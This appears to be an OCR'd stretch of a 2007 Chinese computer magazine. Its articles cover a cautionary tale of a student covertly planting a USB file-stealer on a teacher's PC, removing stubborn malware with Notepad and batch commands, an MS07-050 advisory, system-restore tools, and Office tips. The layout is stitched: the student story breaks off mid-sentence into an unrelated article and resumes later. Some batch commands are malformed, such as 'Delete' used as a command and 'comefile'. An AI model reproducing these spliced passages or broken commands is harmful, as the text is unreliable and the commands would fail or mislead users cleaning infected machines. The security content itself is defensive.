不到1分钟的时间小A就完成了U盘小偷的部署，接下来，小A又顺便从网上下了一个安全模式修复程序将老师损坏的安全模式给修复了。最后，在老师赞许的目光中，小A快步跑回宿舍，开机上网，打开邮箱。坐在电脑前，小A禁不住呵呵大笑：老师呀，我可是在守株待兔呢，求你快快将U盘插入你的电脑吧。

不一会儿，提示有新邮件到，打开一看，是一张芙蓉姐姐的照片，呵呵，想不到老师还是“芙蓉姐夫”呀。接下来又有好几封新邮件，不过U盘小偷寄过来的都是MP3歌曲，怎么没有我要的试卷呢？就在小A纳闷之即，有一封Word寄到。太好了，试卷过来了。小A赶快双击打开，只见正文中间一行红色大字：小A同学，想偷我U盘数据，你也嫩了点！限两小时内写出深刻检查到教务处找我！小A当时就觉得眼前一黑……

两小时后，小A拿着从网上

我不开口 默默帮你解忧愁

杀毒软件的保护神——哑巴进程保护器

Tag 进程保护、杀毒 实例 软件

北京/蔡天泊

一天，小蔡发现电脑上装着的“超级巡警”和“IceSword”都无法运行了，接着发现在网上搜索关于网络安全方面的资料时浏览器都自动关闭。这种现象就是中了最近很火的“worm.pabug.db”的病毒，不但无法杀除，重启之后杀软还会自动关闭。不过，在你觉得山穷水尽的时候，一个小小的“哑巴”就能解你燃眉之急。

本文涉及的软件

哑巴进程保护器 2.5

文件大小：1800KB
软件性质：免费软件
适用平台：Windows 9x/Me/NT/2000/XP/2003
下载地址：http://www.achongsoft.com/mysoft/yabapro.htm

下载后直接解压就可以使用，“哑巴进程保护器”可以让所有进程都不被非法终结。在进程保护器的监视下，我们甚至可以打开瑞星在线查毒。

第一步：在你所有的杀软、安全工具都不能运行的状态下，下载并运行“哑巴进程保护器”。

第二步：勾选界面左上角的“禁止强制结束进程”选项。

第三步：在主界面的右侧，有现在正在运行的进程的信息，这个列表默认是10秒更新一次，在列表的下方可以设置更新频率设置得更小，比如3~5秒（见图）。

小提示

“哑巴进程保护器”的主界面不能最小化，但可以用两个热键来隐藏或显示它的主界面。这两个热键默认是用F9隐藏主界面，用F10显示主界面，在主界面的左侧偏下的位置可以设置这两个热键，设置完后一定要点“注册热键”。

第四步：在“哑巴进程保护器”的保护下，你就能够打开浏览器，搜索、下载专杀工具，杀掉“帕虫”了。

网络大补贴：对付这种病毒你还可能用到的工具

“AV终结者”专杀工具下载地址：http://zhuansha.duba.net/259.shtml

瑞星免费在线查毒：http://online.rising.com.cn/free/index.htm CF [YY20]

小知识：Worm.pabug系列病毒

Worm.pabug是最近新出来的一种病毒，瑞星将其称为“帕虫”，金山毒霸称为“AV终结者”，江民则将其称为“U盘寄生虫”。我们上面所提到的“worm.pabug.db”只是这种病毒的一个变种。这种病毒的特点是用户非常难消灭，它能让几乎所有的电脑安全软件、专杀工具无法使用，也无法进入安全模式处理病毒。

Download的检查来到教务处，态度极为诚恳。

小A：老师，请问您是如何发现的呢？为什么U盘上照片、音乐能够窃取到，而试卷却窃取不到呢？

老师：你以为老师是吃素的呀，我怎么会随意放置呢？在使用U盘前我就用U盘超级加密2008对重要文档进行了加密，你的阴谋当然无法得逞了。

第一步：下载后将压缩包中的UDE.EXE文件解压到U盘根目录，然后双击执行该文件，在密码验证框中输入自己设置的密码进行登录，默认为“888888”。

第二步：进入主界面后，在“磁盘未加密的数据”列表框中会显示出当前U盘中未加密的文件，选中需要加密的文档，然后单击“单个加密”或“全盘加密”按钮，加密之后，加密文档会出现在右侧的“已经加密的数据”列表框中（如图2）。



第三步：即便你在我的电脑中安装了U盘小偷，小偷也仅仅能够将未加密的文件窃取到手，而经过加密之后，小偷就无法嗅探到加密文档，你的阴谋当然也就无法得逞了。


第四步：另外，我看到U盘灯狂闪，觉得不对头，我没有用U盘，怎么会有频繁的读盘动作？按下Ctrl+Alt+Delete组合键打开任务管理器，切换到“进程”选项卡，在进程列表框中可以清楚地看到U盘小偷UT.exe正在运行。于是，我用Word给你写个信，并放在U盘根目录，然后就顺手发给你了……

听完老师的介绍，小A不禁暗暗地向老师竖起了大拇指，老师真棒！并暗下决定一定要好好学习，将来一定要超过老师……

网络大补贴：

★除了经典的U盘超级加密2008，LockItEasy也是款U盘数据加密利器，大家可以去http://tech.sina.com.cn/s/s/2007-01-22/0944225342.shtml看看。

★除了保护数据的安全，我们也要对自己的U盘好一点，请学习一下怎么爱护自己的U盘：http://zhidao.baidu.com/question/9034863.html?fr=qrl3。

火速链接：
如果想知道怎么让自己的U盘变得更厉害些，不妨去2007年第4期天生我才中《偷窥网管的U盘》都有哪些神器在里面。 [YY19]

江民最近发布了KV2008，具有系统灾难一键恢复功能，同时集成了BootScan（系统启动前杀毒）、木马一扫光、未知病毒实时监控等主动防御功能，号称让“免杀”的病毒无处可逃。

系统保护按需选择

Tag 系统还原 〉雨过天晴、一键还原精灵Vista版 〉技巧 〉软件

中航勘察设计院/**徐学锋**

本文可以学到

1. Vista下“系统还原”时间的修改
2. “雨过天晴”的高级设置方法
3. Vista下一键恢复软件的使用

本文涉及的软件

雨过天晴电脑保护系统专业版

文件大小：16659KB
软件版本：1.0.070627
软件性质：共享软件
适用平台：Windows 9x/2000/XP
软件限制：使用时间限制
下载地址：http://www.newhua.com/soft/42817.htm
推荐理由：雨过天晴电脑保护系统是一种强大的多点还原系统保护和恢复软件，它可以迅速清除电脑中存在的故障，将瘫痪的系统恢复到正常的工作状态。此外还可以恢复损坏和丢失的文件，以及保护您的电脑免受病毒的侵害。它比系统还原功能更强大，又不像Ghost那样花费大量时间。

一键还原精灵VISTA版

文件大小：11911KB
软件版本：6.0
软件性质：免费软件
适用平台：Windows Vista
下载地址：http://www.onlinedown.net/soft/58435.htm
推荐理由：备份还原系统快捷稳定，实现一键傻瓜化操作，并可灵活选择热键。不修改硬盘分区表，独立运行于DOS系统下，不占用系统资源，完美支持多个分区备份还原及设置永久还原点。最重要的是它支持Vista。
软件备注：软件捆有第三方插件，如果不喜欢，安装时注意不要勾选。

Just Do It

现要利用“雨过天晴”实现“还原卡”的功能，即每次重新启动后，自动恢复系统。使用“定时任务”可以完成此项操作。

火速链接

除了本文介绍的方法及软件外，PowerShadow等影子系统也是不错的系统保护软件，具体的软件方法可以登录http://www.cfan.com.cn/school/soft/sys/2006-12-20/1166615804d31160_1.shtml。

本文相关小提示

★如果Vista不能启动了，点击“设置→高级设置”菜单项，点击“修复Vista启动”按钮即可。
★安装好“一键还原精灵”后，不要更改硬盘分区的数量，否则分区表会出现错误。

没完没了的病毒，每天骚扰你的恶意软件，Windows早就成了众矢之的，于是各种保护系统的软件随之而起，你对它们了解多少呢？

“系统还原”：微软提供的系统保护伞

“系统还原”的出现，让Windows不再那么脆弱，不过Vista是安全过头了，Vista默认每隔一天就会创建系统还原点，有些频繁，这样会占用较大的硬盘空间，其实你完全可以通过修改注册表的方法来延长这个时间：打开注册表，展开到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore]项，在右侧窗口找到“RPGlobalInterval”，双击后，将“基数”设置为“十进制”，此时“数值数据”的86400就是一天的时间(单位为秒)，如果希望改为两天，只要用86400×2就可以了。

“雨过天晴”：快速恢复最方便

“雨过天晴”是一款能够快速在Windows或DOS下恢复系统的软件，它比“系统还原”更保险，比Ghost速度更快，使用更简单。

在安装“雨过天晴”进行到“安装类型”时，不建议你使用“全盘保护”，一般来说，要选择“自定义”，设置保护C盘就可以了，最多再加上安装程序用的D分区就可以了。

安装好软件后，每次电脑启动时都可以用HOME键进入软件恢复界面，很方便。

默认的“雨过天晴”并不太适合我们的使用习惯，因此还需在Windows下进行一些设置，点击“开始”菜单下的“雨过天晴电脑保护系统高级设置”，然后选择窗口左侧点击“创建进度”，再按提示就能创建出第一个进度快照。


▲Ghost做基础备份，日常维护用“雨过天晴”

在窗口左侧点击“系统设定”，然后在右侧的“程序外观”选项卡下去除“定时创建进度时不弹出信息提示窗口”及“禁止用户取消定时任务”，再切换到“高级设置”选项卡，按照如图1所示方法进行设置，这样既可保证足够的还原点，又不会占用过多的空间。之后，再点击左侧的“定时任务”，添加任务(见图2)。


▲还原点不要多，最好在8个之内，注意如果你要设置为“启动就恢复”就不要勾选“恢复系统前为当前系统创建一个进度”


除了上面的使用方法外，我们还有一些需要注意的问题：

①由于我们已经设置了保

护C盘，所以不要把数据保存到桌面及“我的文档”中。

②经常“优化”:在窗口左侧选择“保护设置”，然后在右侧点击“优化”的按钮就可以了。这样的目的是减少磁盘空间的占用。

③如果你把“雨过天晴”当作“还原卡”用，还要在软件设置界面左侧点击“恢复系统”，选择要使用的恢复进度后，去除右侧窗格下面的“恢复系统前为当前系统创建一个进度”项的勾选。




“一键还原精灵Vista版”:Vista下的一键恢复

网上有很多适合于Windows XP的一键还原工具，但到了Vista时代，由于启动方式的变化，这些软件全都“睁眼瞎”，再也用不了了。所以我们要寻找适用于Vista的一键还原工具，这其中最简单易用的应该就要算“一键还原精灵Vista版”了

安装完软件，重新启动时，在出现“Press ‹F11› to start YJHY,any other key to boot previous MBR”时，按下F11键，进入“一键还原精灵”主界面，直接点击“备份”按钮就可以备份系统了，下次再入时，这里就会变为“还原系统”按钮了，即便是菜鸟也能轻松上手(见图3)。

另外，在Windows下也可以对软件的引导方式、启动时间进行设置，非常方便(见图4)。

看到这里，相信你心里也有自己的选择了，“系统还原”是Windows自带的功能，可以随时使用，“雨过天晴”适合那些经常测试软件，或是不安装杀毒软件的高手，至于“一键还原精灵”，我都是给菜鸟们装上的，电脑一出问题就不用再叫我去修啦。CF[YY21]



▲一键还原精灵有三种引导方式，在不能启动时可以切换。默认一键还原的选择时间较短，可以这里进行设置

你该怎么选软件？

通过软件版本选软件

Tag 软件版本选择、绿色版、国际版、汉化版 〉Kmplayer、迅雷 〉知识 〉软件

北京/PPC

当你想看电影的时候，就会想到安装Kmplayer，不用问，你肯定会选择最新版本的，可是还有那些什么汉化版、绿色版，到底应该选哪个呢？它们都是些什么呢？

“公用”版本

所谓“公用”版，就是现在大部分软件都有的版本。

国际版	一些软件在出中文版时，还会推出国际版(英文版)，这些版本不仅包含有中文语言包，而且不会有任何第三方的插件(简体中文版通常会有插件)，所以当可以选择时，建议你安装国际版。
绿色版	早期的纯绿色软件对系统几乎没有任何改变，不安装文件到系统目录，不修改注册表，不会在除软件所在目录外的任何地方写入信息，卸载软件就是直接删除安装目录。不过，现在的绿色软件已经有所变化，一些软件只对系统进行很小的改动，通过“绿化.BAT”或REG文件就可以使用，这样的软件也被我们定义为绿色软件了，要记住，卸载软件时，一定要先运行“卸载.BAT”，再删除目录就可以了。
汉化版	把国外的优秀软件，利用各种工具把程序中的英文全部汉化为中文，重新打包，封装成全新的软件。在使用汉化版的时候，一定要注意这些版本中集成的第三方插件。

特殊软件的“特殊”版本

由于兼容性或版权等问题，很多软件的官方版本相当“弱智”，于是大侠们纷纷动手，制作出属于所谓的“官方修改版”，并赋以它们新的版本号。

1.Kmplayer各版本点评榜

	说明	适合人群
“WWWO”版	这个版本的优势就是占用资源少，电脑配置不高的朋友可以选择这个版本，但需要单独安装real alternative解码包才能播放网上的视频。	只在本地看视频，老电脑
“莫妮卡”版	插件集成版，安装上了这个版本你就不用再去考虑什么解码器啦，直接看电影就成了。	对音质有特殊需要的懒人
“绿色万能格式播放”版	同样也是集成了解码器的版本，但并未加入莫妮卡的DFX音频插件及一些扩展功能，喜欢绿色软件的朋友可以使用。	对音质无要求，喜欢绿色软件的朋友
“官方无插件最新测试”版	非常纯净的版本，所有的扩展工具和解码器都需要自己安装。	喜欢DIY的朋友

2.“迅雷”各版本点评榜

	说明	适合人群
“Ayu”版	很多人都会选择的版本，用它下载，不必优化就能达到最快的速度。	追求高速下载的朋友
“超级兔子”版	除了去除广告外，还做了一些人性化优化设置。	喜欢超级兔子的朋友

在今后的《电脑爱好者》中，我们还会继续为大家介绍一些非常不错的官方修改版软件。CF[YY22]

顽固病毒的另类杀法

剑出偏锋，记事本也能杀病毒

Tag 记事本、杀毒 软件 安全 实例

福建/**平淡**

本文可以学到

1 杀软不能运行如何杀毒

2 记事本的另类用法

本文推荐阅读

今年网络病毒木马活动异常频繁，而反病毒、反黑客软件的反应速度却远没有这些木马出现的速度快，通常情况下都是木马已经悄悄地出现许久，安全厂商才会有反应，如果在这段时间你中了木马又该怎样清除呢？如果自己懂得手工查杀木马的方法，就可以应付自如了。

之前CFan一直在为大家提供各种手工查杀病毒的方法和案例，今天为大家提炼一下。

手工查杀病毒木马的重点案例

★2006年上半年手工杀毒完全版：2006年第16期和第17期《将病毒赶尽杀绝！手工肃清2006年上半年十大病毒（上）（下）》。

★铲除恶霸AV终结者：请看2007年15期《以彼之道还施彼身——终结AV终结者》

对付毒瘤熊猫烧香：请看2007年第4期《不用烧香拜佛 自己动手消灭"熊猫烧香"》、2007年第8期《手刃熊猫烧香不留情》。

★搞定全部Autorun.inf类病毒：2006年第23期《解救U盘 Autorun.inf危情》、2007年第7期《妙用Autorun.inf 让"闪存盘"远离自动运行》

★2007年第5期特别话题《一本人人都能看懂的杀毒杂志》你能学到很多针对流行病毒的手工杀法。

独特的手工查杀法

★组策略杀毒：2007年第10期《杀软无奈时 组策略便是最强的"杀毒软件"》

★利用Windows用户权限杀毒：2007年第1期《从源头入手 另类绝招让你无惧病毒》

★2007年第7期《以身试毒 打造自己的病毒实验室研究病毒》我们可以了解到木马潜入系统的全过程以及反过来就可以轻易将它们请出去的方法。

★2007年第15期上《按图索骥查杀顽固病毒》一文为大家设计了一套手工清除病毒木马的通用流程，用图解方式解说，大家很容易理解。

★2006年第15期《用IceSword的火眼金睛识别隐秘木马》大家可以学到IceSword杀木马的基本用法。

①

面对病毒，在杀毒软件都束手无策的情况下，除了绝望我们还能怎样？不如抄起记事本跟它拼了。不过别误会，这个记事本不是你桌案上那个皮质封面的，而是Windows里再熟悉不过的记事本程序了。而且，用它杀毒的效果居然奇佳呢，试试吧！

实例1：使用记事本替换双进程木马杀毒

现在，越来越多的木马采用双进程守护技术保护自己，就是两个拥有同样功能的代码程序，不断地检测对方是否已经被别人终止，如果发现对方已经被终止了，那么又开始创建对方，这给我们的查杀带来很大的困难。不过，此类木马也有"软肋"，它只通过进程列表进程名称来判断被守护进程是否存在。这样，我们只要用记事本程序来替代木马进程，就可以达到"欺骗"守护进程的目的。

下面以查杀"Falling Star"变种木马为例。中招该木马后，木马的"internet.exe"和"systemtray.exe"两个进程会互相监视。当然，我们中招的时候大多不知道木马具体的监护进程。不过，通过进程名称可以知道，"systemtray.exe"是异常的进程，因为系统正常进程中没有该进程。下面使用替换方法来查杀该木马。

第一步：单击"开始→运行"，输入"Msinfo32"打开系统信息窗口，展开"系统摘要→软件环境→正在运行任务"，这里可以看到"systemtray.exe"路径在"C:\Windows\System32"下（见图1）。

第二步：打开"C:\Windows\System32"，复制记事本程序"notepad.exe"到"D:\" ，同时重命名为"systemtray.exe"。

第三步：打开记事本程序，输入下列代码，保存为"shadu.bat"，放置在桌面（括号为注释，无须输入）：

Taskkill /im systemtray.exe /f （使用taskkill命令强行终止"systemtray.exe"进程）

Delete C:\Windows\System32\systemtray.exe（删除病毒文件）

Copy d:\systemtray.exe C:\Windows\System32\（替换病毒文件）

第四步：现在只要在桌面运行"shadu.bat"，系统会将"systemtray.exe"进程终止并删除，同时把改名的记事本程序复制到系统目录。这样，守护进程会"误以为"被守护进程还存在，它会立刻启动一个记事本程序。

第五步：接下来我们只要找出监视进程并删除即可，在命令提示符输入"taskkill /im systemtray.exe /t"，将守护进程再生的"systemtray.exe"终止，可以看到"systemtray.exe"进程是由"PID 1228的进程"创建的，打开任务管理器可以看到"PID 1228的进程"为"internet.exe"，这就是再生进程的"元凶"（见图2）。

第六步：按照第一步方式，打开系统信息窗口可以看到"internet.exe"也位于系统目录，终止"internet.exe"进程并进入系统目录把上述两个文件删除即可。


②

喜欢德国小红伞AntiVir的朋友，可以到http://www1.avira.com/en/evaluate/pcworld_poland.php，填入姓名与E-mail就能得到半年的免费Key，原先的Classic版本先卸载再装白金版，才可以用这个Key。

实例2：用记事本程序“打开”病毒，使病毒失效并删除它

大家知道，文件都是由编码组成的，记事本程序理论上可以打开任意文件（只不过有些会显示为乱码）。我们可以将病毒打开方式关联到记事本，使之启动后变成由记事本打开，失去作恶的功能。比如，一些顽固病毒常常会在注册表的“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run”等启动位置生成难以删除的键值，达到恶意启动的目的。下面使用记事本来“废”掉病毒的生命力。

第一步：启动命令提示符，输入“ftype exefile=notepad.exe %1”，把所有EXE程序打开方式关联到记事本程序，重启系统后我们会发现桌面自动启动好几个程序，这里包括系统正常的程序如输入法、音量调整程序等，当然也包括恶意启动的流氓程序，不过现在都被记事本打开了。

第二步：根据记事本窗口标题找到病毒程序，比如上例的systemtray.exe程序，找到这个记事本窗口后，单击“文件→另存为”，我们就可以看到病毒具体路径在“C:\Windows\System32”下。现在关掉记事本窗口，按上述路径提示进入系统目录删除病毒即可（见图3）。

第三步：删除病毒后就可以删除病毒启动键值了，接着重启电脑，按住F8，然后在安全模式菜单选择“带命令提示的安全模式”，进入系统后会自动打开命令提示符。输入“ftype exefile="%1"%*”恢复exe文件打开方式即可。

怎么样？看似平常的记事本还有如此强大的杀毒功效呢，大家在碰到这些顽固病毒的时候不妨试一试使用记事本来杀毒。CF [YY23]



小知识

更改exe文件打开方式后，在安全模式下为什么还可以运行命令提示符？这是因为“带命令行的安全模式”加载cmd.exe比加载文件关联方式键值更早，在更改exefile关联方式前就运行cmd.exe了。因此，对于那些以服务形式加载的病毒，上面方法就失效了（因为服务加载更早）。


小提示

一些木马为了保护自己，感染电脑后会把系统内的EXE、COM、SCR、BAT等可以执行的文件类型都屏蔽，即更改这些文件的打开方式关联到病毒，使我们下载专杀工具也无法杀毒。对于这种病毒，网上介绍的将“regedit.exe”改名为“regedit.com”修改注册表方法也无效。此时，可以使用上面方法通过记事本窗口找到关联的病毒程序并删除，接着进入安全模式启动命令提示符，依次输入“ftype exefile="%1"%*”、“ftype comefile="%1"%*”、“ftype batfile="%1"%*”恢复原来打开方式即可。

掐头去尾随心所欲 RMVB影片批量剪裁法

Tag 批量、删除头尾 〉软件 〉实例

河北/陈瑞舫



最近在网上下载的RMVB格式视频，都被加了片头，尤其是综艺节目。由于片头码率和片子码率不一样，很多播放器（尤其是Mplayer）播放不正常，最好的办法是用RealMedia Editor把片头裁掉。不过，你会发现RME一次只能操作一个文件，面对超长的剧集，你会崩溃的。其实，RealMedia Editor支持命令行方式，只要按照我们下面给出的方法，做出批处理，很快就能解决问题。

本文涉及的软件

RealMedia Editor 11.0.0.535
软件大小：5424KB
软件性质：免费软件
运行环境：Windows 9x/Me/NT/2000/XP/2003
下载地址：http://www.newhua.com/soft/23310.htm

点击“开始→运行→输入cmd”，转入RealMedia Editor的安装目录，找到“rmeditor.exe”文件，直接运行就可以看到用法提示（见图）。

实例：去掉越狱连续剧影片前面的10秒广告

rmeditor -i "D:\Video\越狱第三季第一集.rmvb" -s 0:0:0:10.000 -e 0 -o "D:\Video\越狱第三季第一集无片头广告.rmvb"

其中：

-i "原影片名"，这个不用多说，键入片名即可。

-o "去掉片头广告后的影片名"，这个就是指成果的文件名。

-s 时间，这里表示从原影片中提取影片的起始位置，我们设为从10秒开始就可以跳过广告。时间的格式为“days:hours:minutes:seconds.milliseconds.”，就是“天:小时:分:秒毫秒”。

-e 时间，表示从片尾开始往前多少时间，我们用“0”就可以了。

上面的操作我们就完成了去掉越狱第三季第一集开头10秒的广告，是不是很简单。如果你觉得很容易的话，不如自己尝试一下：

Just Do It

先假设有越狱第三季共24集的影片并且开头都有20秒的广告，我们如何用rmeditor的命令行方式加上批处理命令，将这24集影片的片头广告批量删除掉呢？

提示：1.先用批量改文件名的方式，将这24集影片的名字按数字顺序排列。
2.再用批处理中的循环语句，依次用rmeditor处理每集影片。 CF [YY24]

除了瑞星“帐号保险柜”，同样采用主动防御方式的超级巡警保险箱1.0beta、360SafeBox也可以保护你的各种网络软件密码和登录的安全。

关起瑞星牌保险柜 软件账号再不怕偷

北京/史瑀

Tag 账号保险柜、账号安全 | 瑞星2008 | 安全 | 软件

上一期我们介绍了如何使用瑞星杀毒软件2008的应用程序保护来保护账号密码不被黑客窃取。但使用应用程序保护功能时，需要用户手动添加规则，这就要求用户有一定的计算机操作水平，而对于一些计算机初级用户来说，这些操作就稍显复杂。

瑞星2008版充分考虑到不同计算机使用水平人群的需求，专门为初级用户提供了一个名为“账号保险柜”的工具。用户不需要自己添加规则，就能够完成对QQ、MSN、网络游戏及网上银行等的保护。



第一步：安装瑞星杀毒软件2008后，默认在桌面上会生成一个名为“账号保险柜”的图标。双击该图标可以启动“账号保险柜”程序（见图1）。



小提示

★也可以在瑞星杀毒软件2008的主界面中，点击“工具”标签页，找到“帐号保险柜”一行，点击其上的“运行”。

★在“帐号保险柜”中会显示出您计算机上可被瑞星保护的软件，如图2中的MSN及QQ。瑞星杀毒软件2008中内置了大量的保护规则，并且随着杀毒软件的不断升级，会添加更多的保护规则。



第二步：勾选需要保护的软件、游戏，然后先点击“应用”，然后点击“关闭”。

当运行被保护的程序时，默认在屏幕右下角会出现“应用程序已被保护”的提示（见图3）。此时，被选中的程序都已经在瑞星“账号保险柜”的保护之下，木马病毒、后门程序等将无法窃取你的账号信息。默认情况下，病毒、木马及后门程序的攻击行为将直接被阻断，瑞星不会弹出提示干扰用户工作。

账号保险柜目前默认保护的流行软件有近三十种，随着软件的升级会提供保护上百款涉及账号密码的软件，到时候大家只需简单地勾选一下，就可以完成设置。CF [YY25]





CFan安全信息榜

补丁公告：微软安全公告MS07-050

补丁介绍：网页攻击风行的今天，微软又被攻击者发现了可利用的缺陷：矢量标记语言（VML）缓存溢出。由于Windows系统对vgx.dll处理恶意代码错误出现溢出的用户权限外泄，导致攻击者可以远程执行任意代码完成对本地计算机的攻击。当用户的IE6.0/7.1被攻击者诱导执行含有攻击代码的WEB网页后，有可能导致操作系统崩溃.微软此次补丁更新了vgx.dll对外来攻击代码的处理验证，从而降低用户被攻击的可能性，推荐全部Windows操作系统的广大读者更新此补丁。

补丁下载：

针对Windows XP SP2的IE6.0补丁:

http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=4447D74F-09EA-4BE0-9DAE-C243CE657FB7

针对Windows XP SP2的IE7.0补丁:

http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=9F5DA816-194C-478E-8A96-9421A0C52C9F

针对Windows Vista的IE7.0补丁:

http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=2DD908A4-6152-4976-AAAA-01F5F37C9143

临时解决方案:

如用户无法及时升级此补丁，可采用以下方案临时减轻威胁。

1.注销VGX.DLL。

在“开始菜单→运行”输入：

"%SystemRoot%\System32\regsvr32.exe" -u "%CommonProgramFiles%\Microsoft Shared\VGX\vgx.dll"

然后单击“确定”（上面的命令需要英文双引号）。

2.提高本地IE中浏览的安全级别：在IE浏览器的“工具”菜单中选中“Internet 选项”，将“安全”选项中的安全级别调到最高。

病毒资讯：“HTML制作者”网页木马

现在很多WEB网页都开始采用ASP/JSP生成HTML的格式防御网络木马的入侵，可惜此技术被一款“HTML制作者”的网页木马完全破解，而且此木马还分为Server和Client形式。Server采用javascript脚本语言编写，可以利用近期微软MS07-050的漏洞入侵WEB服务器并将自身加入到IIS下的正常网页中，诱导用户访问后自动生成一个HTML的本地木马程序，当用户开启IE浏览器时，木马自动下载Client端并运行。病毒会将主程序注入到“explorer.exe”、“notepad.exe”等用户级权限的进程中加载运行，隐藏自我，防止被查杀。被杀毒软件发现的病毒体大多附带了键盘记录软件用于窃取用户游戏、商务密码等隐私信息。

解决方案：

1.利用IceSword（冰刃）等第三方软件查找“explorer.exe”、“notepad.exe”进程中是否有html.dll文件，在安全模式下删除。

2.查找MSconfig中的启动项中指向“C:\WINNT\System32\cook”目录的可疑文件。



给Excel上隐藏保护“三保险”

Tag 隐藏、保护 Excel 技巧 软件

重庆/罗勇

我们在日常用Excel进行报表处理时，尤其是在公共办公环境中用电脑，对于一些非常重要的Exce工作表，相关内容是不希望被别人看到的。采取给整个Excel文件加密的办法可以达到目的，但整个工作簿文件都加密了，而我们的目的只是希望别人不能看到特定的工作表；另外要是我们自己将加密的密码忘记了也非常麻烦。如何简单有效地来隐藏呢?

菜鸟入门之“保险一”：

最简单的办法就是切换到需要隐藏的工作表中，执行菜单“格式→工作表→隐藏”命令将其隐藏起来（见图1）。对Excel稍微有点了解的人，都可以通过执行“格式→工作表→取消隐藏”命令取消隐藏将其显示出来，因此还得学学进阶的方法。


大鸟进阶“保险二”：

启动Excel后打开相应的工作表文档，按下Alt+F11键进入VBA编辑状态，再按下F4键打开“属性”窗口，确保已经选中相应工作簿中需要隐藏的工作表(如“Sheet2(电脑爱好者)”)，然后在下面的属性窗口中，找到“Visible”选项，单击其右侧文本框空白处，在下拉列表中选择“0-xlSheetVeryHidden”选项（见图2），退出VBA编辑状态，返回Excel看看，是不是已经被隐藏起来了?


这种方法要求每个工作簿文档中，至少要有一个工作表不被隐藏，也就是说不能将工作表全部隐藏掉。对VBA知识稍有了解的人打开图2所示的对话框，将“Visible”选项的值设置为“-1 -xlSheetVeryHidden”即可将隐藏的工作表重新显示出来。


老鸟支招“保险三”：

我们可以再为工作表隐藏属性加上另一道“保险”。按照“保险二”的方法设置属性后，在VBA编辑窗口中选择菜单“工具→VBAProject属性”命令，打开“VBAProject-工程属性”对话框。切换到“保护”标签下，选中“查看时锁定工程”选项，并输入查看工程的密码，确定返回，按下Ctrl+Q键退出VBA编辑状态返回Excel，按下Ctrl+S键保存一下工作簿文档，现在打开“格式→工作表→取消隐藏”命令看看，是不是处于是灰色不可执行状态（见图3），想取消隐藏？门都没有。如果想通过VBA编辑窗口修改属性，发现也需要提供密码，不知道密码就无法取消隐藏了，这下还担心工作表隐藏得不够彻底吗？有需要的朋友不妨一试。CF [YY26]



①


②



③

快速统一Word文档属性

Tag 属性 Word 技巧 软件

江苏/林丽华

Word文档的“属性”里包含了作者、修改日期、摘要等信息。需要把文档打包批量发送给他人时，这些选项可能泄露信息，或者仅仅因为来源不同造成信息混乱。如果逐一在Word中手工更改比较麻烦：选中文档后右击打开“属性”对话框，切换到“摘要”选项卡，更改“作者”等信息，但如果你已经用上了Windows Vista，完成这项工作将更加简单和直观。

第1步：将需要统一属性的相关文档放到同一路径下，如图所示，可以看到这里的“作者”列显示了乱七八糟的信息，如没有看到窗口底部的修改日期、作者、标记、大小、标题、备注、类别等内容，可以从“组织”菜单下激活“布局→详细信息面板”。



第2步：按下“Ctrl+A”选中所有文档，或者逐个复选需要统一属性的文档，此时在详细信息面板中所看到的内容与刚才又有所区别，各个属性之后都是显示“(多个数值)”，接下来只需要单击“作者”后面的内容，输入新作者名，注意删除原有的作者信息，如果没有看到详细信息面板，请单击“显示更多内容”的链接。

如需统一其他文档属性，可按照同样的方法进行设置，所有修改都会即时显示相应的效果。CF [YY27]

本文可以学到

1 生僻字读写
2 姓名排序
3 汉字转换
4 稿纸应用
5 字帖制作



网络大补贴



*Microsoft Office中文特殊功能（微软官方网站提供，包括断词功能、简体中文校对、拼音指南、自动识别功能、字符单位、汉字重选、中文字体类型等内容）

http://office.microsoft.com/client/helppreview.aspx?AssetID=HA101169722052&ns=WINWORD&lcid=2052（可直接在Office在线帮助中搜索标题）

*教你一招：Word一栏与多栏文本快速混排

http://soft.yesky.com/office/117/3065617.shtml

*用Word制作个性印章

方法一：http://bbs.cfan.com.cn/viewthread.php?tid=559919

方法二：http://hi.baidu.com/kmlxj/blog/item/5fabaeb174ee8f5508230217.html

当汉字遇到Office

Tag 汉字 Office 技巧 软件

广西/黄春生

在Office的众多技巧中，有一些因为汉字而生，不知你是否留意。当然了，这些技巧以Word为主。

Office 2003篇

*生僻汉字轻松读写

